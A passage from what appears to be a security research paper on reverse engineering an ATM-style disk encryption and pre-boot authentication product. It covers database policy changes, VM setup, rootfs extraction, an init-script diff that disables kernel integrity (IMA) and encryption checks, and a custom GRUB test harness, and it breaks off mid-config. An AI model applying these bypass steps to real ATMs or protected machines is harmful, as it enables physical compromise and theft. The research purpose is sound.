
- Transparent system authentication
- UEFI Pre-Boot Authorization (PBA) integrity checks
- Hardware fingerprinting
- TPM activation

The referenced configuration guides [10][11] did not provide much background on how to meet these goals. The documents mostly focused on the server side GUI tasks, which were fairly sparse in functionality. Additionally, both the server and client installs did not come with documentation or help menus that allowed for insight of how the applications worked. As a result, the research that is detailed in this document was derived from blood, sweat and tears. Lots and lots of tears and frustration. My research was primarily based on trial and error testing by installing the various components in different configurations, until my intended goals were reached. This effort required almost a full TB of hypervisor storage in virtual machine snapshots!!

Based on the server configuration settings, various PBA mechanisms could be activated between the UEFI and Superschaf environment. The primary challenge was identifying which options were needed to simulate an ATM configuration set. Based on the details in the Administrators guide [11] guide, the following PBA validation options existed:

- Authentication with username and password
- Certificate based authentication via smartcard or PKCS#12
- Biometric authentication via fingerprint
- Smartphone authentication
- Helpdesk authentication via online, offline, and temporary actions

Each of these configuration options could be a paper unto themselves and I will not be covering these architectures. Suffice to say, none represented the workflow I was looking to accomplish, as each required some level of interaction during the boot-up sequence. The following graphic depicts the main administrator window for the CryptoPro server:



CryptoPro Server GUI

Configuration settings within the server were broken out into nine categories:

- General
- Network
- Client security
- Profile processing
- Smartcard
- Single Signon
- Friendly Network
- Recovery
- 802.1X

Across these menus were various configuration options that would change values in the backend database. As part of my setup, I leveraged an `x86` install of Microsoft SQL Server Express and created a local database named `cpro`. The database configuration settings were broken out between two tables, `dbo.StaticProfile` which contained top-level category indexing and `dbo.ProfileEntry` which contained the actual configuration settings. The table

`dbo.ProfileEntry` had approximately 213 rows, see Appendix II for a full listing of table column values and the corresponding `dbo.StaticProfile` mappings.

```
SELECT TOP 1000 [Id]
      ,[ProfileName]
      ,[TimeStamp]
      ,[EdasProfile_id]
      ,[TreeNode_id]
  FROM [cpro].[dbo].[StaticProfile]
```

100 %

Results | Messages

	Id	ProfileName	TimeStamp	EdasProfile...	TreeNode...
1	28	HELPDESKPROFILE	2025-02-02 21:32:04.000	2	NULL
2	29	ESCSPROFILE	2025-07-23 19:43:59.000	NULL	2
3	30	EDASGENERALPROFILE	2025-07-23 19:43:59.000	2	NULL
4	31	EDASADVANCEDPROFILE	2025-07-23 19:43:59.000	2	NULL
5	32	CLIENTSECURITYPROFILE	2025-07-23 19:43:59.000	2	NULL
6	33	LOGPROFILE	2025-07-23 19:43:59.000	2	NULL
7	34	PROFILEPROCESSINGPROFILE	2025-07-23 19:43:59.000	2	NULL
8	35	SMARTCARDPROFILE	2025-07-23 19:43:59.000	2	NULL
9	36	SSOPROFILE	2025-07-23 19:43:59.000	2	NULL
10	37	WOLPROFILE	2025-07-23 19:43:59.000	2	NULL
11	38	TPAPROFILE	2025-07-23 19:43:59.000	2	NULL
12	39	NETWORKPROFILE	2025-07-23 19:43:59.000	2	NULL
13	40	RECOVERYPROFILE	2025-07-23 19:43:59.000	2	NULL
14	41	MOBILE_PROFILE	2025-07-23 19:43:59.000	2	NULL

CryptoPro `dbo.StaticProfile` Table

```
SELECT TOP 1000 [Id]
      ,[Name]
      ,[Content]
      ,[StaticProfile_id]
      ,[LargeContent]
  FROM [cpro].[dbo].[ProfileEntry]
```

100 %

Results | Messages


	Id	Name	Content	StaticProfile...	LargeCont...
1	396	fDefine	true	28	NULL
2	397	fAllowCapturingFromHelpdesk	false	28	NULL
3	398	ulMaxHelpdeskLoginSlot	256	28	NULL
4	399	fEnableOfflineHelpdesk	true	28	NULL
5	400	fEnableOnlineHelpdesk	true	28	NULL
6	401	fEnableHelpdeskWindowsLogon	false	28	NULL
7	402	wszOnlineHelpdeskURL		28	NULL
8	403	wszOnlineHelpdeskURL2		28	NULL
9	404	wszOnlineHelpdeskURL3		28	NULL
10	405	wszOnlineHelpdeskURL4		28	NULL
11	406	wszOnlineHelpdeskURL5		28	NULL
12	407	wszHelpdeskText1Online	This is an online Helpdesk	28	NULL
13	408	wszHelpdeskText2Online	please contact your helpdesk	28	NULL
14	409	wszHelpdeskText1Offline	This is an offline helpdesk	28	NULL
15	410	wszHelpdeskText2Offline	please contact your helpdesk	28	NULL
16	411	wszHelpdeskText1OnlineSelf	This is the Online Helpdesk	28	NULL
17	412	wszHelpdeskText2OnlineSelf		28	NULL
18	413	wszHelpdeskText1OfflineSelf	This is the Online Helpdesk	28	NULL
19	414	wszHelpdeskText2OfflineSelf		28	NULL

Query executed successfully. | CPROADMIN\SQLEXPRESS (12.0 ... | CPROADMIN\IEUser (57) | master | 00:00:00 | 213 rows

CryptoPro `dbo.ProfileEntry` Table

The two tables were linked via the `id` column from `dbo.StaticProfile` and the `StaticProfile_id` column in `dbo.ProfileEntry`. It is important to note that the `id` values were observed to change each time a configuration was applied through the GUI. This was slightly frustrating, as I had to constantly change my filter criteria each time a policy set was pushed.

Each configuration group was observed to have an `fDefine` value, indicating if that configuration category was enabled or not. The following graphic depicts the `dbo.ProfileEntry` settings for the `ESCSPROFILE` profile, from `dbo.StaticProfile`:



```
SELECT TOP 1000 [Id]
      ,[Name]
      ,[Content]
      ,[StaticProfile_id]
      ,[LargeContent]
  FROM [cpro].[dbo].[ProfileEntry]
  WHERE [StaticProfile_id] like '29'
```

100 %

Results | Messages

	Id	Name	Content	StaticProfile...	LargeCont...
1	427	fDefine	true	29	NULL
2	428	wszClientName	VIRTUAL	29	NULL
3	429	wEncBlockSize	512	29	NULL
4	430	bThreadPrio	10	29	NULL
5	431	blnitEncMode	1	29	NULL
6	432	fOnlyUsedSectors	true	29	NULL

`dbo.ProfileEntry` Settings for `ESCSPROFILE`

During client installation, the client will connect to the server and pull configuration settings from `dbo.StaticProfile` and `dbo.ProfileEntry`. These configuration settings are used to build an XML policy, stored on the Linux system, and used to activate various configuration features during client initialization. I have provided a full XML configuration file containing the required settings for transparent authentication under Appendix IV.

I am getting a little ahead of myself and I will come back to this XML policy later. For now, understand the `dbo.ProfileEntry` settings are used to produce the `EDAS_PRF.XML` configuration file. The `EDAS_PRF.XML` file represents the CryptPro configuration set within the Superschaf (Linux) file system. This environment will be the configuration root of trust moving forward and will be covered in a little more detail later in this paper.

Database Configuration Changes

The sample Powershell script, in Appendix V, was used to apply database updates to the server policy. In the sample configuration, I replaced references to `<UPDATE QUERY>` with the SQL `UPDATE` statements relevant for each section. Several groups of configuration changes were made to disable ancillary authentication mechanisms, activate transparent authentication, and EFI PBA. The acronym PBA presents CryptoPro's Pre-Boot Authentication/Authorization mechanisms. During the first boot of the platform, CryptoPro will prompt for user authentication, from the EFI environment, and a first step validation sequence in the boot process. Additionally,

PBA can be configured to validate the integrity of EFI/Linux content through a SHA256 hash validation process. This secondary check is used to validate the integrity of the file system and assert a “known good state”.

The update statements used to disable ancillary CryptoPro authentication mechanisms can be located in Appendix VII. I then configured the UEFI environment to act as the first stage PBA by activating `fPreferEFIPba` as part of the `EDASADVANCEDPROFILE`:

Category	Name	Value
EDASADVANCEDPROFILE	fPreferEFIPba	true
EDASADVANCEDPROFILE	fEFIOnlyPba	false

Furthermore, after much trial and error, these were observed to be the configuration values needed to activate transparent PBA.

Category	Name	Value
CLIENTSECURITYPROFILE	fAllowSTA	fals
CLIENTSECURITYPROFILE	fAllowTPA	true
CLIENTSECURITYPROFILE	fAllowTransparentPBA	true
CLIENTSECURITYPROFILE	fVerifyPBAChecksums	true
CLIENTSECURITYPROFILE	fUseTPM	true
TPAPROFILE	fEnableTrasparentMode	false

The activation of transparent PBA would disable the login prompt, during system boot-up. Once enabled, all authentication would be done through an integrity hash validation of the EFI/Linux contents. Essentially short-circuiting the authentication boot sequence.

Client Analysis

Once the client and server environments were operational, the next goal was to establish a vantage point for debugging the architecture. My hypervisor of choice was ProxMox [12] for both the server and client environments. Proxmox provided me with the scalability of QEMU [25] and a full hypervisor infrastructure. This made it easy to control virtual disks, the TPM, and NVRAM firmware. I leveraged a virtual TPM2.0 architecture and configured my NVRAM with default Microsoft security keys.

The following Proxmox configuration file represents my CryptoPro virtual host aka my CryptoPro client:

```
XML
bios: ovmf
boot: order=ide0
cores: 3
cpu: x86-64-v2-AES
efidisk0:
lab-research:529/vm-529-disk-0.qcow2,efitype=4m,ms-cert=2023,pre-enrolled-keys=1,s
ize=528K
ide0: none,media=cdrom
memory: 16384
meta: creation-qemu=8.1.2,ctime=1711111987
name: CryptoPro
net0: e1000=BC:24:11:C2:49:8D,bridge=vmbr0,tag=10
numa: 0
ostype: l26
sata0: lab-research:529/vm-529-disk-1.qcow2,discard=on,size=32G,ssd=1
scsihw: virtio-scsi-single
smbios1: uuid=e4934fdd-efb2-46d4-84c9-bf5acabc399d
sockets: 2
tpmstate0: lab-research:529/vm-529-disk-2.raw,size=4M,version=v2.0
vga: std
vmgenid: 72b52de5-d29f-4be8-a14d-ea233ef4e514
```

Proxmox Guest Configuration File

From my experience, use of default Microsoft keys was common and observed to be the default state when activating secure boot, in most firmware packages. I have also observed most ATMs to be managed by a third-party, who were not always security conscious and typically left a lot of default settings in place. Use of default Microsoft keys, opens the platform to some unique attack scenarios. However, regardless of the attack surface this may represent, a system that is protected with CryptoPro would require these default keys to successfully run the environment. This is rooted within the use of `SHIM.EFI`, contained in the EFI partition of the system disk.

`SHIM.EFI` is a RedHat Linux critical first-stage boot loader, used in a dual boot environment and is digitally signed with the Microsoft 2011 UEFI certificate [26]. The Microsoft 2011 UEFI certificate is part of the default Secure Boot keys and, if removed, would prevent CryptoPro from successfully booting. The security implications of the use of this key are highlighted by major Linux distributions, such as Debian and Ubuntu to leverage the same encryption key when signing their default kernel packages [27]. Don't fret, I will discuss this attack surface later in the paper.

The client installer, represented in this research paper, (version `7.6-76204` [7]) was remediated against my previous attack chains [1]. Requiring a new process to establish a test harness and continue my research objectives.

Building a Test Harness

The Superschaf boot sequence in CryptoPro v7.6.3 was not much different from my previous research [1]. `Shim.efi` launches `bootxsa.efi` and calls the Linux kernel from `bzImage.efi`. However, the contents of `bzImage.efi` had changed and now contained an extractable `rootFS`. The `file` details of `bzImage.efi` between these versions both detail `RO-rootFS` to be present. My efforts to recover the rootfs in my previous research were unsuccessful. However, my efforts under the new CryptoPro version were much more successful and resulted in a full rootfs environment.

```
Shell
$ file bzImage.efi
bzImage.efi: Linux kernel x86 boot executable bzImage, version
5.14.11-superschaf-x64 (root@smaug) #1 SMP Mon Oct 11 11:43:08 CEST 2021,
RO-rootFS, swap_dev 0X3, Normal VGA
```

CryptoPro v7.2.X `bzImage.efi` Details

```
Shell
$ file bzImage.efi
bzImage.efi: Linux kernel x86 boot executable bzImage, version
6.6.12-superschaf-uefi (root@smaug) #6 SMP PREEMPT_DYNAMIC Tue Sep  3 13:18:53
CEST 2024, RO-rootFS, swap_dev 0X10, Normal VGA
```

CryptoPro v7.6.3 `bzImage.efi` Details

`Kernel` Extraction

`RootFS` extraction from `bzImage.efi` drastically improves system modification. Modifications to this package would, of course, change the signing certificate of the file and break secure boot but I am in a virtualized environment - so I don't really care ;P. Content extraction was easily done with `unblob` [13]:

```
Shell
$ docker run -v $(pwd)/input:/data/input -v $(pwd)/output:/data/output
ghcr.io/onekey-sec/unblob:latest /data/input/bzImage.efi

╭──────────────────────────────────────────────────────── unblob (25.4.14)
─────────────────────────────────╮
│ Output path: /data/output/bzImage.efi_extract                            │
```

```
| Extracted files: 531                                                    |
| Extracted directories: 246                                             |
| Extracted links: 217                                                    |
| Extraction directory size: 142.84 MB                                    |
╰────────────────────────────────────────────────────────── Summary
────────────────────────────────────╯

            Chunks distribution
┏━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┳━━━━━━━━━━━━━━━━━━━━┳━━━━━━━━━━━━━━━┓
┃ Chunk type            ┃    Size     ┃ Ratio   ┃
┡━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━╇━━━━━━━━━━━━━━━━━━━━╇━━━━━━━━━━━━━━━┩
│ ELF64                 │ 65.20 MB  │ 49.17% │
│ CPIO_PORTABLE_ASCII │ 38.68 MB  │ 29.18% │
│ XZ                    │ 28.22 MB  │ 21.29% │
│ GZIP                  │ 362.34 KB │ 0.27%  │
│ TAR                   │ 70.00 KB  │ 0.05%  │
│ UNKNOWN               │ 64.53 KB  │ 0.05%  │
└───────────────────────┴───────────┴────────┘
Chunk identification ratio: 99.95%
```

`bzImage.efi` Content Extraction via `unblob`

This process resulted in the successful recovery of the Linux Kernel and a `CPIO` compress `rootFS`:

```Shell
$ ls -al
total 168
drwxrwxr-x 17 root root  4096 May  8 09:11 .
drwxrwxr-x  3 root root  4096 May  8 09:11 ..
drwxrwxr-x  2 root root  4096 May  8 09:11 bin
drwxrwxr-x  2 root root  4096 May  8 09:11 dev
drwxrwxr-x  5 root root  4096 May  8 09:11 etc
-rw-r--r--  1 root root     6 May  8 09:11 .gitignore
-rw-r--r--  1 root root 12025 May  8 09:11 init
-rw-r--r--  1 root root 12180 May  8 09:11 init_dbg
lrwxrwxrwx  1 root root     4 May  8 09:11 init.sh -> init
drwxrwxr-x  2 root root  4096 May  8 09:11 lib
drwxrwxr-x  2 root root  4096 May  8 09:11 lib64
drwxrwxr-x  2 root root  4096 May  8 09:11 LOG
drwxrwxr-x  5 root root  4096 May  8 09:11 mnt
drwxrwxr-x  2 root root  4096 May  8 09:11 proc
drwxrwxr-x  2 root root  4096 May  8 09:11 root
drwxrwxr-x  2 root root  4096 May  8 09:11 run
```

```
drwxrwxr-x  2 root root  4096 May  8 09:11 sbin
-rw-r--r--  1 root root 71680 May  8 09:11 signatures_dbg.tar
drwxrwxr-x  8 root root  4096 May  8 09:11 signatures_dbg.tar_extract
drwxrwxr-x  2 root root  4096 May  8 09:11 sys
drwxrwxr-x  2 root root  4096 May  8 09:11 tmp
drwxrwxr-x  6 root root  4096 May  8 09:11 usr
```

`bzImage.efi` `CPIO` Extracted Contents

During kernel initialization, the `init` script would be called for system setup. The full `init` script contents are detailed under Appendix VIII. The following modifications were made to disable the Superschaf security controls, ancillary setup instructions, and force switch the boot sequence to the `EDA Partition`:

```
None
-EFIPARTITION="/dev/efipartition"
-EDAPARTITION="/dev/edapartition"
+EFIPARTITON="/dev/sda1"
+EDAPARTITION="/dev/sda5"
-echo "/etc/ima/policy.conf" > /sys/kernel/security/ima/policy
+#echo "/etc/ima/policy.conf" > /sys/kernel/security/ima/policy
-# read current crypt config from data store
-/bin/crypt_config -i -f /tmp/crypt_config.out
-if [ ! -f "/tmp/crypt_config.out" ]
-then
-      log_msg "No crypto config in data store, create a dummy"
-      emergency_halt $ERR_NO_CRYPT_CONFIG
# For debugging purposes
+if [[ -n "$(break_requested)" ]] ; then
+   rescue_shell
-# check IMA configuration. Abort if there is something not OK
-if ( ! check_ima_configuration )
+if [ -f /sys/class/tpm/tpm0/pcrs ]
-      log_msg "Invalid IMA configuration! Aborting."
-      emergency_halt $ERR_INVALID_IMA_SETTING
+      cat /sys/class/tpm/tpm0/pcrs > /mnt/svc/LOG/pcrs-$(date +%s).txt
+else
+      echo "/sys/class/tpm/tpm0/pcrs not found!" > /mnt/svc/LOG/pcrs-$(date
+%s).txt
       # Check sanity. Partition is plain, but do we actually have the same status
in data store?
-    /bin/crypt_config -i -f /tmp/crypt_config.out 2>&1 >> $LOGFILE
+    # /bin/crypt_config -i -f /tmp/crypt_config.out 2>&1 >> $LOGFILE
```

```
-    ENC_STATUS_DATASTORE="$(grep IS_ENCR /tmp/crypt_config.out | cut -d ":" -f
2)"
+    # ENC_STATUS_DATASTORE="$(grep IS_ENCR /tmp/crypt_config.out | cut -d ":" -f
2)"
+      ENC_STATUS_DATASTORE="FALSE"
-    /bin/crypt_config -R
-    /bin/crypt_config -i -f /tmp/crypt_config.out
+    # /bin/crypt_config -R
+    # /bin/crypt_config -i -f /tmp/crypt_config.out
-    MAX_SECTORS=$(grep SECTORS_LNX /tmp/crypt_config.out | cut -d ":" -f 2)
-    MAX_BYTES=$(($MAX_SECTORS * 512))
-    MAX_BYTES_CORRECTED=$(($MAX_SECTORS * 512 - (1024 * 1024 * 32)))  # remove 32
MB LUKS space
-    MAX_SECTORS_CORRECTED=$(($MAX_BYTES_CORRECTED / 512))
+    # MAX_SECTORS=$(grep SECTORS_LNX /tmp/crypt_config.out | cut -d ":" -f 2)
+    # MAX_BYTES=$(($MAX_SECTORS * 512))
+    # MAX_BYTES_CORRECTED=$(($MAX_SECTORS * 512 - (1024 * 1024 * 32)))  # remove
32 MB LUKS space
+    # MAX_SECTORS_CORRECTED=$(($MAX_BYTES_CORRECTED / 512))
-    CUR_BLOCKS=$(dumpe2fs -h $EDAPARTITION | grep "Block count" |  cut -d ":" -f
2 | tr -d " ")
-    CUR_BLOCKSIZE=$(dumpe2fs -h $EDAPARTITION | grep "Block size" |  cut -d ":"
-f 2 | tr -d " ")
-    CUR_BYTES=$(($CUR_BLOCKS * $CUR_BLOCKSIZE))
-    CUR_SECTORS=$(($CUR_BYTES / 512))
-
-    if [ "$CUR_SECTORS" != "$MAX_SECTORS_CORRECTED" ]
-    then
-        verify_iso_hash $CUR_SECTORS
+    # CUR_BLOCKS=$(dumpe2fs -h $EDAPARTITION | grep "Block count" |  cut -d ":"
-f 2 | tr -d " ")
+    # CUR_BLOCKSIZE=$(dumpe2fs -h $EDAPARTITION | grep "Block size" |  cut -d ":"
-f 2 | tr -d " ")
+    # CUR_BYTES=$(($CUR_BLOCKS * $CUR_BLOCKSIZE))
+    # CUR_SECTORS=$(($CUR_BYTES / 512))
+
+    # if [ "$CUR_SECTORS" != "$MAX_SECTORS_CORRECTED" ]
+    # then
+    #     verify_iso_hash $CUR_SECTORS
-        log_msg "Resizing fileystem from $CUR_SECTORS to $MAX_SECTORS_CORRECTED"
-        e2fsck -f $EDAPARTITION
-        resize2fs -p $EDAPARTITION ${MAX_SECTORS_CORRECTED}s
-    else
-        log_msg "Filesystem has the correct size"
-    fi
```

```
+    #     log_msg "Resizing fileystem from $CUR_SECTORS to
$MAX_SECTORS_CORRECTED"
+    #     e2fsck -f $EDAPARTITION
+    #     resize2fs -p $EDAPARTITION ${MAX_SECTORS_CORRECTED}s
+    # else
+    #     log_msg "Filesystem has the correct size"
+    # fi
-    DO_ENCRYPT="$(grep ENCRYPT /tmp/crypt_config.out | cut -d ":" -f 2)"
+    # DO_ENCRYPT="$(grep ENCRYPT /tmp/crypt_config.out | cut -d ":" -f 2)"
+      DO_ENCRYPT="FALSE"
-scr_msg "Attempting BOOT"
+scr_msg "HACKED BOOT"
```

`init.sh` Diff Edits

There were quite a few changes that I made in the example above. The first was to change the `dev` device associated with the `EFI` and `NIX` partitions. These were reflected in the variables `EFIPARTITION` and `EDAPARTITION`, I directly linked these values to the appropriate `/dev/sdaX` partitions. The next step was to comment out all lines that enabled the kernel Integrity Measurement Architecture (IMA) security policy. IMA is a kernel level authorization mechanism where every system executable is digitally signed via an extended attribute. The public key is compiled into the kernel and used to authorize each system call. If the executable is not signed, it will not be permitted to be executed. Through the course of my research into CryptoPro, this functionality was a significant security control that had to be overcome to compromise the platform. As this was not useful in the test harness, I removed it.

Next, I wanted to make sure `crypt_config` was never executed. This executable was my primary target and, to ensure I was able to make the first call, all `init` references needed to be removed. Finally, the screen message at the end of the `init` script was updated to `HACKED BOOT`. This provided a message during the bootup sequence designating my modified `initramfs` environment was executed. The remaining edits were done to comment out logic that modified the system or were observed to perform validation checks.

The modified `rootFS` was then packaged back up into a new `CPIO` archive with the following command sequence:

```shell
find . | cpio --quiet -o --owner=0:0 --format=newc | gzip -9 >
initrd.img-v7.6-26204-amd64.gz
```

I ran into several issues attempting to launch this new `initramfs` package and was not able to inject directly back into the EFI kernel image (`bzImage.efi`). I don't have a very good technical reason as to why this was unsuccessful. Suffice to say, it just didn't work ☹️. So in the interest of time, I took the path of least resistance and built my own `GRUB` package based on a live Debian distro.

EFI GRUB Setup

I used the Debian 12.9.0 live ISO image to build my custom `GRUB` environment:

```
None
4f507da37ebff4e3c5f9df83e3ac045f5bc6e8bd4a03c8e582a59046860ab6ff
debian-live-12.9.0-amd64-xfce.iso
```

Debian ISO SHA256 Sum

To start off, the following directory structure was used as a base for this architecture.

```
Shell
.
├── boot
│   ├── grub
│   │   ├── live-theme
│   │   │   └── <empty>
│   │   └── x86_64-efi
│   │       └── <empty>
│   ├── initrd.img-v76204superchaf-amd64.gz
│   └── vmlinuz-superchaf-7.6-76204_amd64
└── EFI
    └── debian
        └── <empty>
```

Base EFI GRUB Test Harness

The `initrd.img-v76204superchaf-amd64.gz` and `vmlinuz-superchaf-7.6-76204_amd64` files, under the `boot` directory, represent the extracted `bzImage.efi` Linux Kernel and modified `initramfs` - extracted with `unblob`. The rest of the contents of `boot` and `EFI` were extracted from the live ISO. The following represents the ISO directory structure:

```shell
$ ls -al
total 934
dr-xr-xr-x  1 root root   4096 Jan 11  2025 .
drwxrwxrwt 22 root root 196608 Jan  4 13:55 ..
dr-xr-xr-x  1 root root   2048 Jan 11  2025 boot
lr-xr-xr-x  1 root root      1 Jan 11  2025 debian -> .
dr-xr-xr-x  1 root root   2048 Jan 11  2025 .disk
dr-xr-xr-x  1 root root   2048 Jan 11  2025 dists
dr-xr-xr-x  1 root root   2048 Jan 11  2025 EFI
-r--r--r--  1 root root 557056 Jan 11  2025 efi.img
dr-xr-xr-x  1 root root  10240 Jan 11  2025 firmware
dr-xr-xr-x  1 root root   2048 Jan 11  2025 install
dr-xr-xr-x  1 root root   4096 Jan 11  2025 isolinux
dr-xr-xr-x  1 root root   2048 Jan 11  2025 live
-r--r--r--  1 root root    198 Jan 11  2025 md5sum.README
-r--r--r--  1 root root  68092 Jan 11  2025 md5sum.txt
dr-xr-xr-x  1 root root   2048 Jan 11  2025 pool
dr-xr-xr-x  1 root root   2048 Jan 11  2025 pool-udeb
-r--r--r--  1 root root    210 Jan 11  2025 sha256sum.README
-r--r--r--  1 root root  92572 Jan 11  2025 sha256sum.txt
dr-xr-xr-x  1 root root   2048 Jan 11  2025 tools
```

Debian 12.9.0 Live ISO Directory Structure

The files `bootx64.efi` and `grubx64.efi` from `EFI/boot/` were copied to `EFI/debian/` in my base directory structure:

```shell
EFI
└── boot
    ├── bootx64.efi
    └── grubx64.efi

2 directories, 2 files
```

Debian Live ISO EFI/boot Directory Contents

The rest of the contents were collected from `boot/grub` from the Debian live ISO. This directory was observed to contain a lot of unnecessary configuration content and since I was copying from an ISO to a 100MB EFI partition, I had limited space and needed to cut this down:

```
None
boot
└── grub
    ├── config.cfg
    ├── efi.img
    ├── grub.cfg
    ├── install.cfg
    ├── install_start.cfg
    ├── live-theme
    │   └── theme.txt
    ├── loopback.cfg
    ├── splash.png
    ├── theme.cfg
    ├── unicode.pf2
    └── x86_64-efi
        ├── acpi.mod
        ├── adler32.mod
        ├── afsplitter.mod
        ...

4 directories, 268 files
```

Debian Live ISO `boot/grub` Directory Contents

Ultimately, I ended up with the following directory structure:

```
None
.
├── boot
│   ├── grub
│   │   ├── config.cfg
│   │   ├── efi.img
│   │   ├── grub.cfg
│   │   ├── live-theme
│   │   │   └── theme.txt
│   │   ├── loopback.cfg
│   │   ├── splash.png
│   │   ├── theme.cfg
│   │   ├── unicode.pf2
│   │   └── x86_64-efi
│   │       ├── all_video.mod
│   │       ├── efifwsetup.mod
│   │       ├── efi_gop.mod
│   │       ├── ext2.mod
│   │       ├── gfxterm.mod
```

```
|   |       ├── jpeg.mod
|   |       ├── linux.mod
|   |       ├── normal.mod
|   |       ├── part_gpt.mod
|   |       ├── png.mod
|   |       ├── video_bochs.mod
|   |       └── video_cirrus.mod
|   ├── initrd.img-v76204superchaf-amd64.gz
|   └── vmlinuz-superchaf-7.6-76204_amd64
└── EFI
    └── debian
        ├── bootx64.efi
        └── grubx64.efi

7 directories, 24 files
```

EFI GRUB - Final Directory Contents

Additionally, to ensure Superschaf was properly executed and would load my modified `initramfs`, the following modifications were made to `boot/grub/grub.cfg`:

```
None
- menuentry "Live system (amd64)" --hotkey=l {
-      linux  /live/vmlinuz-6.1.0-29-amd64 boot=live components quiet splash
findiso=${iso_path}
-      initrd /live/initrd.img-6.1.0-29-amd64
- }
- menuentry "Live system (amd64 fail-safe mode)" {
-      linux  /live/vmlinuz-6.1.0-29-amd64 boot=live components memtest noapic
noapm nodma nomce nosmp nosplash vga=788
-      initrd /live/initrd.img-6.1.0-29-amd64
